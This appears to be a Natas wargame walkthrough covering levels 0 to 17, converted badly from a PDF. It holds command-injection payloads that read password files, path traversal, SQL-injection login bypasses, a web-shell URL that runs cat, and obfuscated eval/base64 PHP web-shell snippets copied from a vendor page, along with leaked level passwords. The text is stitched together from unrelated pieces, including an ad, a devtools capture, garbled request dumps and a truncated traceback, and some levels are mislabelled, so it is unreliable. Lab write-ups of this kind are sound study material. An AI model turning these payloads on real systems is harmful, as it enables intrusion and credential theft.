


# NATAS Wargame Walkthrough Report =>

## Part 1: Natas0 to Natas17

## Level: Natas0

- **Step-by-Step:**
  - Open the URL in browser.
  - Notice username and password are given on the page.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - The first level is to teach you how to use HTTP basic authentication.




## Level: Natas1

- **Step-by-Step:**
  - Open the URL in browser.
  - Right-click → View Page Source.
  - Find password hidden in a comment.
- **Tools Used:**
  - Browser

- **Logic Behind the Solution:**

- Password hidden in HTML comments to teach checking page source.



---

## Level: Natas2

- **Step-by-Step:**


- Open page and View Source.
- Find a link to "/files/" directory.
- Browse the directory and find the password file.

- **Tools Used:**

- Browser


- **Logic Behind the Solution:**

- Teaches exploring hidden directories.



## Level: Natas3

- **Step-by-Step:**
  - View Source.
  - Find hidden directory `/s3cr3t/`.
  - Find password inside it.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Train users to look carefully into source code.



## Level: Natas4

- **Step-by-Step:**
  - After accessing page, notice it redirects if 'Referer' is not set.
  - Manually set Referer header or use URL editing.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Introduction to HTTP headers (Referer).


```
est
Raw View Actions
f /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
:Authorization: Basic bmFOY2M00lo5dCtSaIdtcHQ5UKI3WHJ3SWp>UatnTlU6MDFsd0Va
grade-Insecure-Requests: 1
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
HTML, like Gecko) Chrome/80.0.4430.212 Safari/537.36
:rept:
ct/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
ferer: http://natas5.natas.labs.overthewire.org/
:rept-Encoding: gzip, deflate
:rept-Language: en-US,en;q=0.9
>lie: __utma=176855643.216737068.1621531139.1621531139.1621531139.1; __utms=
1855643.1621531139.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=
ot120p(ovided)
nnection: close

Response
Pretty Raw Render View Actions
4 /ary: Accept-Encoding
5 Content-Length: 962
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <html>
10 <head>
11 <!-- This stuff in the header has nothing to do with the level -->
12 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.or
13 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.
14 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.cs
15 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
16 </script>
17 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
18 </script>
19 <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
20 </script>
21 <script src="http://natas.labs.overthewire.org/js/wechall.js">
22 </script>
23 <script>
24 var wechallinfo = {
25   "level": "natas4", "pass": "ZStkRkWapt5Qr7XrR5jWRkg0U901swEZ"
26 };
27 </script>
28 </head>
29 <body>
30 <h1>
31   natas4
32 </h1>
33 <div id="content">
34   Access granted. The password for natas5 is 1X610fmpN7AY0QGpwtm3tQpb3JUZcHfg
35 <br/>
36 <div id="viewsource">
37   <a href="index.php">Refresh page</a>
38 </div>
39 </div>
40 </body>
41 </html>
```

## Level: Natas5


- **Step-by-Step:**
  - Inspect cookies.
  - Edit cookie 'loggedin' to 1.
- **Tools Used:**
  - Browser (Inspect Element)

- **Logic Behind the Solution:**
  - Teaches tampering with cookies.



## Level: Natas6


- **Step-by-Step:**
  - View Source.
  - Find encoded secret (Base64).
  - Decode using base64.
- **Tools Used:**
  - Terminal (echo + base64) or online tools
- **Logic Behind the Solution:**
  - Understand basic encoding techniques.



## Level: Natas7

- **Step-by-Step:**
  - Modify URL parameter ?page=home.


- Try Path Traversal with ?page=../../etc/natas\_webpass/natas8.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Introduces basic path traversal.



---

### Level: Natas8


- **Step-by-Step:**
  - View Source.
  - Find custom hash function.
  - Reverse the logic with simple Python script.
- **Tools Used:**
  - Browser, Python
- **Logic Behind the Solution:**
  - Shows simple reversing of obfuscation.



---


### Level: Natas9

- **Step-by-Step:**
  - Input in search box: anytext; cat /etc/natas\_webpass/natas10
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Introduces command injection.




## Level: Natas10

- **Step-by-Step:**
  - Input payload: anytext | cat /etc/natas\_webpass/natas11
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Demonstrates using pipe | operator to inject commands.



## Level: Natas11

- **Step-by-Step:**
  - Decrypt cookie value.
  - Change isAdmin from false to true.
  - Re-encrypt cookie.
- **Tools Used:**
  - Terminal (openssl)
- **Logic Behind the Solution:**
  - Encryption understanding and cookie tampering.





---

## Level: Natas12

- **Step-by-Step:**
  - Upload PHP file disguised as an image.
  - Access uploaded PHP file.
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**
  - Bypassing file upload restrictions.



 Create your website with WordPress.com 

Get started

We test a simple `uname -r` injection with this URL

```
http://natas12.natas.labs.overthewire.org/upload/z8afuux3n1.php?cmd=uname%20-r
```

and get this

```
4.7.9-grsec
```

which means the shell command has passed through to the Linux shell with returned results. So we just need to `cat /etc/natas_webpass/natas13` with this URL

```
os.overthewire.org/upload/z8afuux3n1.php?cmd=cat%20/etc/natas_webpass/natas13
```

and you'll get the password.


```
natas13
```

## Level: Natas13

- **Step-by-Step:**
  - Upload a PHP file directly.
  - Execute uploaded file.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - File upload exploitation.

# NATAS11

Cookies are protected with XOR encryption

 SUBMIT TOKEN

The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

Background color: 

Set color

[View sourcecode](#)

Application

Manifest

Service Workers

Storage

Storage

- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies
  - http://natas11.labs.overthewire.org
  - Trust Tokens

Cache

Filter

Name	Value	D...	P...	E...	S...	H...	S...	S...	P...
data	CIVLh4A...	n...	/	S...	6...				M...

Select a cookie to preview its value

## Level: Natas14

- **Step-by-Step:**
  - Use SQL Injection in login form:

- username: "natas15" OR "1"="1"

- **Tools Used:**

- Browser

- **Logic Behind the Solution:**

- Classic SQL Injection to bypass login.

The screenshot shows the Acunetix web application security tool interface. The top navigation bar includes 'Products', 'Solutions', 'Pricing', 'Customers', and 'Resources'. Below the navigation bar, there is a section titled 'Obfuscation' with a sub-header 'EXAMPLES: PHP CODE WITH INITIAL OBFUSCATION'. This section lists two functions: `gzdeflate()` (compresses a string using DEFLATE data format) and `str_rot13()` (shifts every letter of a given string 13 places in the alphabet). Below this, a paragraph states: 'The following examples all produce the same result, however, an attacker might choose to use more obfuscation techniques in order for the web shell to keep a low profile.' A code block contains several PHP snippets demonstrating different levels of obfuscation for the command `system('ls -la')`, including Base64 encoding, gzip compression, and ROT13 encoding.

```
<?php
// Evaluates the string "system('ls -la');" as PHP code
eval("system('ls -la');");

// Decodes the Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(base64_decode("c3lzdGVtKCdscyAtbGEuKTsNCg=="));

// Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(gzinflate(base64_decode('K64sLknH1VDKKVbQzU1U0rQGAA==')));

// Decodes the compressed, ROT13 encoded, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(gzinflate(str_rot13(base64_decode('K64sL1bn1UPKKUnQzVZH0rQGAA=='))));

// Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
assert(gzinflate(base64_decode('K64sLknH1VDKKVbQzU1U0rQGAA==')));
?>
```

## Level: Natas15

- **Step-by-Step:**


- Use Blind SQL Injection guessing each character.
- Automate using script or Burp Intruder.

- **Tools Used:**

- Browser, Burp Suite, Script

- **Logic Behind the Solution:**


- Blind SQL Injection attack using true/false responses.



---

## Level: Natas16

- **Step-by-Step:**
  - Inject command using | operator.
  - Example: anytext | cat /etc/natas\_webpass/natas17
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - More advanced command injection practice.



---

## Level: Natas17

- **Step-by-Step:**
  - Perform Blind Command Injection.
  - Use time delay like SLEEP(5) to detect true condition.
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**

- 16.py  
b  
bc  
bcd  
bcdg  
bcdgh  
bcdghk  
bcdghkm  
bcdghkmn  
bcdghkmnq  
bcdghkmnqr  
bcdghkmnqrs  
bcdghkmnqrs  
bcdghkmnqrs  
bcdghkmnqrsA  
bcdghkmnqrsAG  
bcdghkmnqrsAGH  
bcdghkmnqrsAGHN  
bcdghkmnqrsAGHNP  
bcdghkmnqrsAGHNPQ  
bcdghkmnqrsAGHNPQS  
bcdghkmnqrsAGHNPQSW  
bcdghkmnqrsAGHNPQSW3  
bcdghkmnqrsAGHNPQSW35  
bcdghkmnqrsAGHNPQSW357  
bcdghkmnqrsAGHNPQSW3578  
bcdghkmnqrsAGHNPQSW35789  
bcdghkmnqrsAGHNPQSW357890  
8  
8P  
8Ps  
8Ps3  
8Ps3H  
8Ps3H0

**Brute Force**


  - In beginning to realize that we are just a listening game... see what comes back... N
  - "listening.jpg" is not cre
  - We're "grepping" for the exist series of "if's" within in a loop
  - If this character is in the p NOTHING... If it's not in th dummy word "dommed" .
  - First steps
  - Attempt to find characters across "\$() " thanks to [Wik challenges](#) , which is She
  - This is a command su
  - After reading through all t

- **Step-by-Step:**
  - Brute-force session IDs from 1 to 640.
  - Find the session where admin=1.
- **Tools Used:**
  - Browser, bash loop, curl
- **Logic Behind the Solution:**
  - Exploit predictable session IDs.

```
File "C:\Users\DD\AppData\Local\Package\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p8\LocalCache\Local-packages\Python39\site-packages\requests\
api.py", line 76, in get
    return request('get', url, params=params, **kwargs)
File "C:\Users\DD\AppData\Local\Package\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p8\LocalCache\Local-packages\Python39\site-packages\requests\
api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
File "C:\Users\DD\AppData\Local\Package\PythonSoftwareFoundation.Python.3
